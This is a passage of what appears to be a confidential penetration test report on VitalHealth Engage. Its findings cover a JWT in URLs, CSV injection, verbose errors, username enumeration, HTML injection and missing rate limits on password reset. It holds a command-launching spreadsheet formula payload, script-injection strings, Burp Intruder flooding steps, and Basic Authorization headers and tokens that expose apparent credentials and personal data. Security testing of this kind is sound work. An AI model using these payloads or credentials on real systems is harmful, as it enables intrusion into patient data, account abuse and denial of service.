1061 1062 1063 1064 1065 1066 1067 1068 1069 1069 1070 1071 1072 1073 1074 1075 1076 1077 1078 1079 1079 1080 1081 1082 1083 1084 1085 1086 1087 1088 1089 1089 1090 1091 1092 1093 1094 1095 1096 1097 1097 1098 1099 1099 1100 1101 1102 1103 1104 1105 1106 1107 1108 1109 1109 1110 1111 1112 1113 1114 1115 1116 1117 1117 1118 1119 1119 1120 1121 1122 1123 1124 1125 1126 1127 1128 1129 1129 1130 1131 1132 1133 1134 1135 1136 1137 1138 1139 1139 1140 1141 1142 1143 1144 1145 1146 1147 1148 1149 1149 1150 1151 1152 1153 1154 1155 1156 1157 1158 1159 1159 1160 1161 1162 1163 1164 1165 1166 1167 1168 1169 1169 1170 1171 1172 1173 1174 1175 1176 1177 1178 1179 1179 1180 1181 1182 1183 1184 1185 1186 1187 1188 1189 1189 1190 1191 1192 1193 1194 1195 1195 1196 1197 1198 1199 1199 1200 1201 1202 1203 1204 1205 1206 1207 1208 1209 1209 1210 1211 1212 1213 1214 1215 1216 1217 1217 1218 1219 1219 1220 1221 1222 1223 1224 1225 1226 1227 1228 1229 1229 1230 1231 1232 1233 1234 1235 1236 1237 1238 1239 1239 1240 1241 1242 1243 1244 1245 1246 1247 1248 1249 1249 1250 1251 1252 1253 1254 1255 1256 1257 1258 1259 1259 1260 1261 1262 1263 1264 1265 1266 1267 1268 1269 1269 1270 1271 1272 1273 1274 1275 1276 1277 1278 1279 1279 1280 1281 1282 1283 1284 1285 1286 1287 1288 1289 1289 1290 1291 1292 1293 1294 1295 1296 1297 1297 1298 1299 1299 1300 1301 1302 1303 1304 1305 1306 1307 1308 1309 1309 1310 1311 1312 1313 1314 1315 1316 1317 1317 1318 1319 1319 1320 1321 1322 1323 1324 1325 1326 1327 1328 1329 1329 1330 1331 1332 1333 1334 1335 1336 1337 1338 1339 1339 1340 1341 1342 1343 1344 1345 1346 1347 1348 1349 1349 1350 1351 1352 1353 1354 1355 1356 1357 1358 1359 1359 1360 1361 1362 1363 1364 1365 1366 1367 1368 1369 1369 1370 1371 1372 1373 1374 1375 1376 1377 1378 1379 1379 1380 1381 1382 1383 1384 1385 1386 1387 1388 1389 1389 1390 1391 1392 1393 1394 1395 1395 1396 1397 1398 1399 1399 1400 1401 1402 1403 1404 1405 1406 1407 1408 1409 1409 1410 1411 1412 1413 1414 1415 1416 1417 1417 1418 1419 1419 1420 1421 1422 1423 1424 1425 1426 1427 1428 1429 1429 1430 1431 1432 1433 1434 1435 1436 1437 1438 1439 1439 1440 1441 1442 1443 1444 1445 1446 1447 1448 1449 1449 1450 1451 1452 1453 1454 1455 1456 1457 1458 1459 1459 1460 1461 1462 1463 1464 1465 1466 1467 1468 1469 1469 1470 1471 1472 1473 1474 1475 1476 1477 1478 1479 1479 1480 1481 1482 1483 1484 1485 1486 1487 1488 1489 1489 1490 1491 1492 1493 1494 1495 1495 1496 1497 1498 1499 1499 1500 1501 1502 1503 1504 1505 1506 1507 1508 1509 1509 1510 1511 1512 1513 1514 1515 1516 1517 1517 1518 1519 1519 1520 1521 1522 1523 1524 1525 1526 1527 1528 1529 1529 1530 1531 1532 1533 1534 1535 1536 1537 1538 1539 1539 1540 1541 1542 1543 1544 1545 1546 1547 1548 1549 1549 1550 1551 1552 1553 1554 1555 1556 1557 1558 1559 1559 1560 1561 1562 1563 1564 1565 1566 1567 1568 1569 1569 1570 1571 1572 1573 1574 1575 1576 1577 1578 1579 1579 1580 1581 1582 1583 1584 1585 1586 1587 1588 1589 1589 1590 1591 1592 1593 1594 1595 1595 1596 1597 1598 1599 1599 1600 1601 1602 1603 1604 1605 1606 1607 1608 1609 1609 1610 1611 1612 1613 1614 1615 1616 1617 1617 1618 1619 1619 1620 1621 1622 1623 1624 1625 1626 1627 1628 1629 1629 1630 1631 1632 1633 1634 1635 1636 1637 1638 1639 1639 1640 1641 1642 1643 1644 1645 1646 1647 1648 1649 1649 1650 1651 1652 1653 1654 1655 1656 1657 1658 1659 1659 1660 1661 1662 1663 1664 1665 1666 1667 1668 1669 1669 1670 1671 1672 1673 1674 1675 1676 1677 1678 1679 1679 1680 1681 1682 1683 1684 1685 1686 1687 1688 1689 1689 1690 1691 1692 1693 1694 1695 1695 1696 1697 1698 1699 1699 1700 1701 1702 1703 1704 1705 1706 1707 1708 1709 1709 1710 1711 1712 1713 1714 1715 1716 1717 1717 1718 1719 1719 1720 1721 1722 1723 1724 1725 1726 1727 1728 1729 1729 1730 1731 1732 1733 1734 1735 1736 1737 1738 1739 1739 1740 1741 1742 1743 1744 1745 1746 1747 1748 1749 1749 1750 1751 1752 1753 1754 1755 1756 1757 1758 1759 1759 1760 1761 1762 1763 1764 1765 1766 1767 1768 1769 1769 1770 1771 1772 1773 1774 1775 1776 1777 1778 1779 1779 1780 1781 1782 1783 1784 1785 1786 1787 1788 1789 1789 1790 1791 1792 1793 1794 1795 1795 1796 1797 1798 1799 1799 1800 1801 1802 1803 1804 1805 1806 1807 1808 1809 1809 1810 1811 1812 1813 1814 1815 1816 1817 1817 1818 1819 1819 1820 1821 1822 1823 1824 1825 1826 1827 1828 1829 1829 1830 1831 1832 1833 1834 1835 1836 1837 1838 1839 1839 1840 1841 1842 1843 1844 1845 1846 1847 1848 1849 1849 1850 1851 1852 1853 1854 1855 1856 1857 1858 1859 1859 1860 1861 1862 1863 1864 1865 1866 1867 1868 1869 1869 1870 1871 1872 1873 1874 1875 1876 1877 1878 1879 1879 1880 1881 1882 1883 1884 1885 1886 1887 1888 1889 1889 1890 1891 1892 1893 1894 1895 1895 1896 1897 1898 1899 1899 1900 1901 1902 1903 1904 1905 1906 1907 1908 1909 1909 1910 1911 1912 1913 1914 1915 1916 1917 1917 1918 1919 1919 1920 1921 1922 1923 1924 1925 1926 1927 1928 1929 1929 1930 1931 1932 1933 1934 1935 1936 1937 1938 1939 1939 1940 1941 1942 1943 1944 1945 1946 1947 1948 1949 1949 1950 1951 1952 1953 1954 1955 1956 1957 1958 1959 1959 1960 1961 1962 1963 1964 1965 1966 1967 1968 1969 1969 1970 1971 1972 1973 1974 1975 1976 1977 1978 1979 1979 1980 1981 1982 1983 1984 1985 1986 1987 1988 1989 1989 1990 1991 1992 1993 1994 1995 1995 1996 1997 1998 1999 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019 2019 2020 2021 2022 2023 2024 2025 2026 2027 2028 2029 2029 2030 2031 2032 2033 2034 2035 2036 2037 2038 2039 2039 2040 2041 2042 2043 2044 2045 2046 2047 2048 2049 2049 2050 2051 2052 2053 2054 2055 2056 2057 2058 2059 2059 2060 2061 2062 2063 2064 2065 2066 2067 2068 2069 2069 2070 2071 2072 2073 2074 2075 2076 2077 2078 2079 2079 2080 2081 2082 2083 2084 2085 2086 2087 2088 2089 2089 2090 2091 2092 2093 2094 2095 2096 2097 2098 2098 2099 2099 2100 2101 2102 2103 2104 2105 2106 2107 2108 21</pre>	



## 8.7 WebApp and Webservices: Sensitive information in the URL

Vulnerability Title	Sensitive information in the URL
Vulnerability Category	A02: Cryptographic Failures
Severity	Medium
CVSS V3 Calculation	CVSS Base Score: 4.2 CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:N
Description	<p><b>Vulnerability Description:</b> During the assessment, we observed that the jwt token is exposed in transit between the client and the server via URL query string parameter. URLs may be stored or viewed in multiple places during and after a request is made to the server:</p> <ul style="list-style-type: none"> <li>• If the URL is requested by clicking a link or manually entering the address, the query string is seen in the browser address bar.</li> <li>• URLs are often logged in multiple places including the browser history, proxy logs, and web server logs.</li> <li>• The query string is sent as a part of the URL if the URL is passed to another site via the referrer header.</li> <li>• URLs sent to the user as part of an HTML page may be cached on disk.</li> </ul> <p><b>Revalidation (9<sup>th</sup> May, 2023):</b> The XDS Consent app authentication token in url issue has been reported before and has been closed by SCoE based on the justification given to the team. Also, regarding the FHIR API querystring which may contain sensitive fields (e.g. phone number, email address). An external service can search based on those fields via the querystring, this is default behaviour of the HL7 FHIR standard. So, this finding will be closed based on the justification given by application team.</p> <p><b>Exploitability Rational:</b> Any attacker who gains access to any of the location where URLs are stored can view sensitive information passed via the query string. Potential access vectors may include but are not limited to:</p> <ul style="list-style-type: none"> <li>• Browser history, proxy logs, web server logs, etc.</li> </ul>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



	<ul style="list-style-type: none"> <li>Utilizing other attacks (such as cross-site scripting) to extract sensitive information from the source of a page containing links to URLs with sensitive information in the query string.</li> <li>Shoulder-surfing the URL in a user's browser address bar.</li> </ul> <p><b>Impact Rational:</b> The attacker can get access to authentication token which leads to unauthorized access to victim resources.</p>
Affected Systems/IP Address/URL	<p><a href="https://forcare0-consent.vitalhealthsoftware.com/consent-app/?locale=en-US&amp;jwt=eyJhbGciOiJIUzI1NilsInR5cCl6IkpxVCJ9eyJqdGkiOilyNzYxND E4Yi0zjY5LTRhZjAtOGQ0ZC1hZDIIMWRhYjQyODAiLCJpYXQiOjE2ODE4MT Y2NzUsImV4cCl6MTY4MTgyMDI3NSwibGFuZyl6ImVuLVVTIwiZXh0ZW5za W9ucyl6eyJpaGVfYnBwYyl6eyJwYXRpZW50X2IkIjoiNjkyMTUzOTAxXI5eXH UwMDI2MS4zLjYuMS40LjEuMjEzMjcuMjAwNS4zLjdcdTAwMjZJU08ifX19.- NkV6e7-2IuXd3nKyWo9Jj6EgyDL5zzJFyZ7IBTRDko">https://forcare0-consent.vitalhealthsoftware.com/consent-app/?locale=en-US&amp;jwt=eyJhbGciOiJIUzI1NilsInR5cCl6IkpxVCJ9eyJqdGkiOilyNzYxND E4Yi0zjY5LTRhZjAtOGQ0ZC1hZDIIMWRhYjQyODAiLCJpYXQiOjE2ODE4MT Y2NzUsImV4cCl6MTY4MTgyMDI3NSwibGFuZyl6ImVuLVVTIwiZXh0ZW5za W9ucyl6eyJpaGVfYnBwYyl6eyJwYXRpZW50X2IkIjoiNjkyMTUzOTAxXI5eXH UwMDI2MS4zLjYuMS40LjEuMjEzMjcuMjAwNS4zLjdcdTAwMjZJU08ifX19.- NkV6e7-2IuXd3nKyWo9Jj6EgyDL5zzJFyZ7IBTRDko</a></p> <p><a href="https://singleinstance-externalpentest.vitalhealthsoftware.com//fhir3/Comps/Patient?email=tes t1@vitalhealthsoftware.com">https://singleinstance-externalpentest.vitalhealthsoftware.com//fhir3/Comps/Patient?email=tes t1@vitalhealthsoftware.com</a></p> <p><a href="https://singleinstance-externalpentest.vitalhealthsoftware.com//fhir3/Comps/Patient?phone=+919987945386">https://singleinstance-externalpentest.vitalhealthsoftware.com//fhir3/Comps/Patient?phone=+919987945386</a></p> <p><a href="https://singleinstance-externalpentest.vitalhealthsoftware.com//fhir3/Comps/Patient?birthdate=1945-02-28">https://singleinstance-externalpentest.vitalhealthsoftware.com//fhir3/Comps/Patient?birthdate=1945-02-28</a></p>
Recommendation	Never pass the sensitive information between the client and server via URL query string parameters. Instead, the server should create and store the session identifier and then set it in a cookie on the client.
Status	Closed

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



### **Steps to Reproduce:**

### Instance 1:

2. Login to <https://singleinstance-externalpentest.vitalhealthsoftware.com/> using patient user credentials.
  3. Navigate to Consent link on top right dropdown list.
  4. Click “Consent for external documents” link.

The screenshot shows the Vital Health Software Engage web portal. At the top, there's a navigation bar with icons for Home, Tasks, Chat, Measurements, Goals, Medications, Care network, Questionnaires, and Engagement. A dropdown menu for 'Connor Dyer' is open, showing options like 'My Profile' and 'Consent' (which is highlighted with a red box). Below the navigation, a message box states: "The privacy and security of your data is very important to us. Please read the information of this page carefully. Per privacy item, you can enable or disable using the switch. The privacy items with an asterisk (\*) are required to be able to use Engage. You can change these settings at any time. This privacy info applies to the use of the Engage web portal and the Engage mobile app." A large button labeled 'Consent' is also highlighted with a red box. The bottom of the screen shows the browser's developer tools with various tabs like Inspector, Console, and Network, along with a list of JavaScript errors and warnings.

*Figure 2: JWT token passed via URL*

**Note:** The JWT token implementation was using HS256 algorithm. This is considered as a weak algorithm.

<https://auth0.com/blog/brute-forcing-hs256-is-possible-the-importance-of-using-strong-keys-to-sign-jwts/>

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



Encoded	Decoded
PASTE A TOKEN HERE	EDIT THE PAYLOAD AND SECRET
<pre>eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJdGkiOiI2MzQ1YWQ3YS01NjU2LTQwMjItYmExNS0wMzg4MzIzM2QzYzkiLCJpYXQiOjE20DE5MDc2ODQsImV4cCI6MTY4MTkxMTI4NCwibGFuZyI6ImVuLVVTIwiZXh0ZW5zaW9ucyI6eyJpaGVfYnBwYyI6eyJwYXRpZW50X2lkIjoiMjIyNjg3NDg0X15eXHUwMDI2MS4zLjYuMS40LjEuMjEzNjcuMjAwNS4zLjdcdTAwMjZJU08ifX19.W2mIM7xdAESCZaT26S9q2EUXrvF0sk87Hkm6r2_0WA</pre>	<p>HEADER: ALGORITHM &amp; TOKEN TYPE</p> <pre>{   "alg": "HS256",   "typ": "JWT" }</pre> <p>PAYLOAD: DATA</p> <pre>{   "jti": "6345ad7a-5656-4022-ba15-03883233d3c9",   "iat": 1681907684,   "exp": 1681911284,   "lang": "en-US",   "extensions": {     "ihe_bppo": {       "patient_id": "222687484^^&amp;1.3.6.1.4.1.21367.2005.3.7&amp;ISO"     }   } }</pre>

Figure 3: Usage of HS256 algorithm

**Instance 2:**

1. Access the API's using the FHIR credentials.
2. Observe that the most of the URL's contains sensitive information such as mail address, birth date in the GET request.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
77	https://singleinstance-external...	GET	//fhir3/Comps/Patient?email=test1@vitalhealthsoftware.com	✓	200	2130	JSON	
76	https://singleinstance-external...	GET	//fhir3/Comps/Patient?email=tsequiera@vitalhealthsoftware.com%20	✓	200	2151	JSON	
75	https://singleinstance-external...	GET	//fhir3/Comps/Patient?birthdate=1945-02-28	✓	200	2085	JSON	
74	https://singleinstance-external...	GET	//fhir3/Comps/Patient?birthdate=1995-01-10	✓	200	2085	JSON	

**Request**

Pretty Raw Hex

```
1 |SET //fhir3/Comps/Patient?email=
[test1@vitalhealthsoftware.com] HTTP/2
2 |Host:
singleinstance-externalpentest.vitalhealthsoftware.com
3 |Authorization: Basic
ZmhpcmFwaXVzZXI6Vm10YWxAaGVhbHRoMQ==
4 |User-Agent: PostmanRuntime/7.32.2
5 |Accept: */
6 |Cache-Control: no-cache
7 |Postman-Token:
f04906ce-a674-48f5-92b6-cdccc1221714
8 |Accept-Encoding: gzip, deflate
9 |Connection: keep-alive
10 |Cookie: __Host-ASP.NET_SessionId=
```

**Response**

Pretty Raw Hex Render

```
1 |HTTP/2 200 OK
2 |Cache-Control: no-cache
3 |Pragma: no-cache
4 |Content-Type: application/fhir+json;
charset=utf-8
5 |Expires: -1
6 |Content-Security-Policy: default-src 'self'
https://*.phsdp.com/ https://*.twilio.com/
wss://*.twilio.com/ *.vitalhealthsoftware.com
*.vitalhealthsoftware.nl
*.philipsvitalhealth.nl; img-src 'self'
*.vitalhealthsoftware.com
*.vitalhealthsoftware.nl
*.philipsvitalhealth.nl data:; object-src
blob:; script-src 'self'; style-src 'self'
*.vitalhealthsoftware.com
```

**Inspector**  
Request At  
Request Qu  
Request Co  
Request He  
Response H

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



## 8.8 WebApp: CSV injection

Vulnerability Title	CSV Injection
Vulnerability Category	A3 – Injection
Severity	Low
CVSS V3 Calculation	CVSS Base Score: 3.7 CVSS:3.1/AV:N/AC:H/PR:L/UI:R/S:U/C:L/I:L/A:N
Description	<p><b>Vulnerability Description:</b> During the security assessment it was observed that the application has functionality to export data in XLS spreadsheet which is vulnerable to formula injection. Any user shall be able to inject the malicious payload as part of Input Fields while Editing and insert CSV Formulae. User can download his/her profile in Excel or CSV format.</p> <p><b>Note:</b> There are multiple input fields of this issue. It is recommended to apply the fix across the application.</p> <p><b>Exploitability Rationale:</b> Any valid user of the application can exploit the issue.</p> <p><b>Impact Rational:</b> An attacker may inject functions or expressions that alter an affected spreadsheet's content to trick a victim into believing that the modified spreadsheet content is genuine. The impact of altering this data is contingent on what data is present in the document, but the overall goal would be to influence a victim's actions based on the modified data (e.g. altering market data to influence a victim's financial decisions). Additionally, an attacker may inject functions such as the =HYPERLINK (...) function to trick the victim into navigating to an attacker-controlled site or launching an executable on their local system, potentially leading to information leakage or complete system compromise.</p>
Affected Systems/IP Address/URL	<a href="https://singleinstance-externalpentest.vitalhealthsoftware.com/bus/Comps/Hudson/CareOrganization/PatientPersonalDataExports/4/download.x?file=PatientPersonalData_2023-04-20_08-16-34.zip">https://singleinstance-externalpentest.vitalhealthsoftware.com/bus/Comps/Hudson/CareOrganization/PatientPersonalDataExports/4/download.x?file=PatientPersonalData_2023-04-20_08-16-34.zip</a>

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



<b>Recommendation</b>	Escape all untrusted input before inserting it into spreadsheet data fields. In Microsoft Excel, this is accomplished by placing a single quote before the content. For example, the following string will be treated as plain text rather than a formula: '=HYPERLINK(...)
<b>Status</b>	<b>Open</b>

### Steps to Reproduce:

1. Login to the application using any user.
2. Enter any profile data.
3. Here, we have entered diary details with formula injection payload.
4. Then download the profile without password.
5. Observe that the CSV gets downloaded and the formula payload gets executed.

### Supportive evidence:

The screenshot shows the Engage application interface. The URL in the browser is https://singleinstance-externalpentest.vitalhealthsoftware.com/backend/main.html?portal=UserPortal. The top navigation bar includes Home, Tasks (with 5 notifications), Chat, Measurements, Goals, Medications, Care network, Questionnaires, Education, and a three-dot menu. The user Connor Dyer is logged in. On the left, there's a circular profile picture with 'CS' and the name Connor Dyer. The main area is a diary view for Thursday, April 20, 2023, at 6:12 AM. The diary entry content is: "20 Thu javascript:alert(1);". Below this, another entry is shown with a red box around the text "20 Thu =cmd|' /C notepad!`A1`" and "6:12 AM". To the right, there's a sidebar with 'Diary' (highlighted with a red box), 'Appointments', and 'Documents'. The bottom right corner of the sidebar has a small red box with a hand cursor icon pointing at the 'Diary' button.



Screenshot of the Vital Health Software User Portal interface showing a profile edit screen. A red box highlights the URL in the browser address bar: <https://singleinstance-externalpentest.vitalhealthsoftware.com/backend/main.html?portal=UserPortal>. Another red box highlights the user name "Connor Dyer" in the top right corner of the profile screen. A third red box highlights the "Download My Data" button in the profile screen. A fourth red box highlights the "Download without password" button in a modal dialog titled "Download file".

Screenshot of a Microsoft Excel spreadsheet titled "PatientPersonalData\_2023-04-20\_08-13-34" located in the "Downloads" folder. A red box highlights the file name in the title bar. A second red box highlights the "DiaryEntries" tab in the ribbon. A third red box highlights the "#REF!" error cell in the spreadsheet data. A fourth red box highlights the "Untitled - Notepad" window in the background.

iid	DateTime	DiaryCont	HowDoYou	IsPatientP	Performer	PerformerType
2	7 #####	I am feeling		1	1	Patient
3	8 #####	Still feeling		1	1	Patient
4	15 #####	Diary entry 1	Connor		1	Patient
5	16 #####	Diary entry		1	1	Patient
6	27 #####	<h1><IFRAME SRC="j			1	Patient
7	29 #####	#REF!			1	Patient
8	30 #####	<script>\x0Atype="tex		1		Patient
9						
10						
11						
12						

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



## 8.9 WebApp: Verbose error message

Vulnerability Title	Verbose error message
Vulnerability Category	A5 – Security Misconfiguration
Severity	Low
CVSS V3 Calculation	CVSS Base Score: 3.4 CVSS:3.1/AV:A/AC:H/PR:L/UI:R/S:U/C:L/I:L/A:N
Description	<p><b>Vulnerability Description:</b> Improper handling of errors can introduce a variety of security problems for a web site. The most common problem is when detailed internal error messages such as stack traces, database dumps, and error codes are displayed to the user (attacker). These messages reveal implementation details which are supposed to be hidden.</p> <p>Reference: <a href="https://owasp.org/www-community/Improper_Error_Handling">https://owasp.org/www-community/Improper_Error_Handling</a></p> <p><b>Exploitability rational:</b> An attacker should have access to the application.</p> <p><b>Impact rational:</b> By leveraging the verbose error an attacker can gain more information about the target which help in fine tuning his/her future attack.</p>
Affected Systems/IP Address/URL	<a href="https://singleinstance-externalpentest.vitalhealthsoftware.com/bus/Comps/Hudson/CareOrganization/PatientPersonalDataExports/4/">https://singleinstance-externalpentest.vitalhealthsoftware.com/bus/Comps/Hudson/CareOrganization/PatientPersonalDataExports/4/</a>
Recommendation	<p>The application should return customized generic error messages to the user's browser. If details about the error are needed for debugging or support reasons a unique identifier may be created and displayed to the user along with the generic error message for reference. This same unique identifier can be included with the error that is logged to the server so that it can be easily correlated with the issue.</p> <p>References:</p> <ul style="list-style-type: none"> <li>• <a href="https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html</a></li> <li>• <a href="#">Improper-Error-Handling-Fix-In-JAVA</a></li> <li>• <a href="#">Improper-Error-Handling-Fix-In-ASP.NET-Core</a></li> </ul>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



	<ul style="list-style-type: none"><li><a href="#">Improper-Error-Handling-Fix-In-SpringBoot</a></li></ul>
Status	Open

**Steps to Reproduce:**

1. Access the URL mentioned in the affected URL section.
2. Observe that application discloses sensitive error messages.

**Supportive evidence:**

The resource you are looking for has been removed, had its name changed, or is temporarily unavailable.

**Most likely causes:**

- The directory or file specified does not exist on the Web server.
- The URL contains a typographical error.
- A custom filter or module, such as URLScan, restricts access to the file.

**Things you can try:**

- Create the content on the Web server.
- Review the browser URL.
- Create a tracing rule to track failed requests for this HTTP status code and see which module is calling SetStatus. For more information about creating a tracing rule for failed requests, click [here](#).

**Detailed Error Information:**

Module	IIS Web Core	Requested URL	https://singleinstance-externalpentest.vitalhealthsoftware.com:443/bus/Comps/Hudson/CareOrganization/PatientPersonalDataExports/4/
Notification	MapRequestHandler	Physical Path	D:\wwwroot\single-extpentest\Release-9050\bus\Comps\Hudson\CareOrganization\PatientPersonalDataExports\4\
Handler	StaticFile	Logon Method	Forms
Error Code	0x80070002	Logon User	Uaa34f77c4d814214b426b571860cf6ea

**More Information:**  
This error means that the file or directory does not exist on the server. Create the file or directory and try the request again.  
[View more information >](#)

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



## 8.10 WebApp: Username Enumeration

Vulnerability Title	Username Enumeration
Vulnerability Category	A5 – Security Misconfiguration
Severity	Low
CVSS V3 Calculation	CVSS Base Score: 3.7 CVSS:3.1/AV:N/AC:H/PR:L/UI:R/S:U/C:L/I:L/A:N
Description	<p><b>Vulnerability Description:</b> During the security assessment of the product, it is observed that an attacker can find valid user of an application by using user enumeration attack.</p> <p>An Attacker should interact with the authentication mechanism of the application to understand if sending requests causes the application to answer in different manners. This issue exists because the information released from web application or web server when we provide a valid username is different than when we use an invalid one.</p> <p><b>Exploitability Rationale:</b> An attacker uses messages in response from server while using the forget password functionality, and then he observes the valid user.</p> <p><b>Impact Rational:</b> Attacker can get valid user by using this attack and it is easy for him to perform brute force attack for password. An attacker can use exposed passwords to impersonate victims in the application to steal the victim's identity or gain unauthorized access to their accounts.</p> <p>Reference: <a href="https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002)">https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002)</a></p>
Affected Systems/IP Address/URL	<a href="https://singleinstance-externalpentest.vitalhealthsoftware.com/backend/main.html?portal=UserPortal">https://singleinstance-externalpentest.vitalhealthsoftware.com/backend/main.html?portal=UserPortal</a>
Recommendation	The server should not throw an error message, which is helpful for an end user to identify the existing user. You can do it by sending a generic error message.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).





	<a href="https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002)">https://www.owasp.org/index.php/Testing_for_User_Enumeration_and_Guessable_User_Account_(OWASP-AT-002)</a>
Status	Open

### Steps to Reproduce:

1. Login to the application using patient user.
2. Go to profile and observe there is an option to change the login username.
3. It is observed that the application backend response differently for both the instances. This allows an attacker to enumerate the existing username with the system by running an intruder attack.
4. Note that the attack can be utilised to identify multiple existing users within the system.

### Supportive evidence:

The screenshot shows a web browser window with the URL <https://singleinstance-externalpentest.vitalhealthsoftware.com/backend/main.html?portal=UserPortal>. The user is logged in as Sophie Dickens. In the top right corner, there is a dropdown menu for Sophie Dickens. The main content area shows a 'Mijn profiel' (My profile) dialog box. Inside the dialog, there is a modal window with a red 'X' icon and the text 'Melding' (Message). The message says: 'A user with the entered name 'kwilson' already exists.' Below the message, there is a red box highlighting the 'Login name' input field which contains 'kwilson'. Other fields in the dialog include 'First name' (Sophie), 'Email address' (redacted), 'Mobile number' (redacted), and 'Time zone' (redacted). At the bottom of the dialog are 'OK' and 'Cancel' buttons. The background of the page shows a blurred view of the user's profile information, including sections like 'Please fill out: EQ-5D-5L (EuroQol)', 'Measurements', and 'Blood pressure' (87.0).



## 8.11 WebApp: Stored HTML Injection

Vulnerability Title	Stored HTML Injection
Vulnerability Category	A3- Injection
Severity	Informational
CVSS V3 Calculation	NA
Description	<p><b>Vulnerability Description:</b> It is possible to inject arbitrary HTML scripts like anchor tags which references to any external websites, in the input field, which can later be triggered by another authenticated user to take them to the maliciously crafted target.</p> <p><b>Exploitability Rational:</b> Any user who can login to patient/provider portal can inject the html tags.</p> <p><b>Impact Rational:</b> The attacker's injected HTML is rendered and presented to the user asking for the user to redirect or enter credentials.</p>
Affected Systems/IP Address/URL	<a href="https://singleinstance-externalpentest.vitalhealthsoftware.com/backend/main.html?portal=UserPortal">https://singleinstance-externalpentest.vitalhealthsoftware.com/backend/main.html?portal=UserPortal</a>
Recommendation	Implement strong input validation and filter the metacharacters from the user input.
Status	Open

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.



## Supportive evidence

The screenshot shows a diary entry for Wednesday, April 19, 2023, at 12:43 PM. The entry contains the HTML payload <h1>test\_scoe</h1>. The 'Save' button is highlighted with a red box.

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.



## 8.12 MobileApp (Android): No Rate Limit on reset password Email

Vulnerability Title	No Rate Limit on reset password Email
Vulnerability Category	M4 – Insecure Authentication
Severity	Low
CVSS V3 Calculation	CVSS v3.0 Score: 3.1 CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:U/C:N/I:N/A:L
Description	<p><b>Vulnerability Description:</b> This vulnerability leads to user enumeration when an attacker trying to brute-force of email accounts on registration page. In the login page attacker tries to brute-force the user credentials. When an user wants to reset his password and there is no rate limiting on the function, an attacker can take this as advantage and perform email flooding on user's email account.</p> <p><b>Exploitability Rational:</b> In the application emails gets triggered for every reset password request which consume resources on the server.</p> <p>This can lead to unavailability of server.</p> <p><b>Impact Rational:</b> It can lead to bruteforcing attack. Account Enumeration, resource consumption, DoS attacks and reputational damage.</p>
Affected Systems/IP Address/URL	Engage-2.5.7-ci327774-prod-signed.apk Engage-2.5.7-ci327774-adhoc-signed.ipa
Recommendation	Implementing and managing rate limits for password reset and other email triggering forms.
Status	Open

### Steps to Reproduce:

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



1. Go to login page , click on reset password
2. intercept the request in burp suite and forward it to intruder.
3. set the attack type to sniper and add \$ \$ in the chrome version.
4. set the payload type to number and set it from 1 to 200,300,400 (can be set to lacs if we want to trigger lac emails)
5. start the attack, and then observe you will get as Many emails as set in the payload section)
6. this confirms that there is no rate limit set for email triggering at password reset

#### Evidence:

**Intruder Tab - Choose an attack type**

Attack type: Sniper

**Payload positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://singleinstance-externalpentest.vitalhealthsoftware.com

Update Host header to match target:

POST /OAuth2/Compe/RecoverPassword HTTP/2  
 Host: singleinstance-externalpentest.vitalhealthsoftware.com  
 Authorization: Basic dGJ1Y2tsYW5kOmhhcrNoYWhua3VryWR1MTJAZZ2lhaWnuY29t  
 Content-Length: 608

Add \$  Clear \$  Auto \$  Refresh

Results	Positions	Payloads	Resource pool	Settings																																																																																				
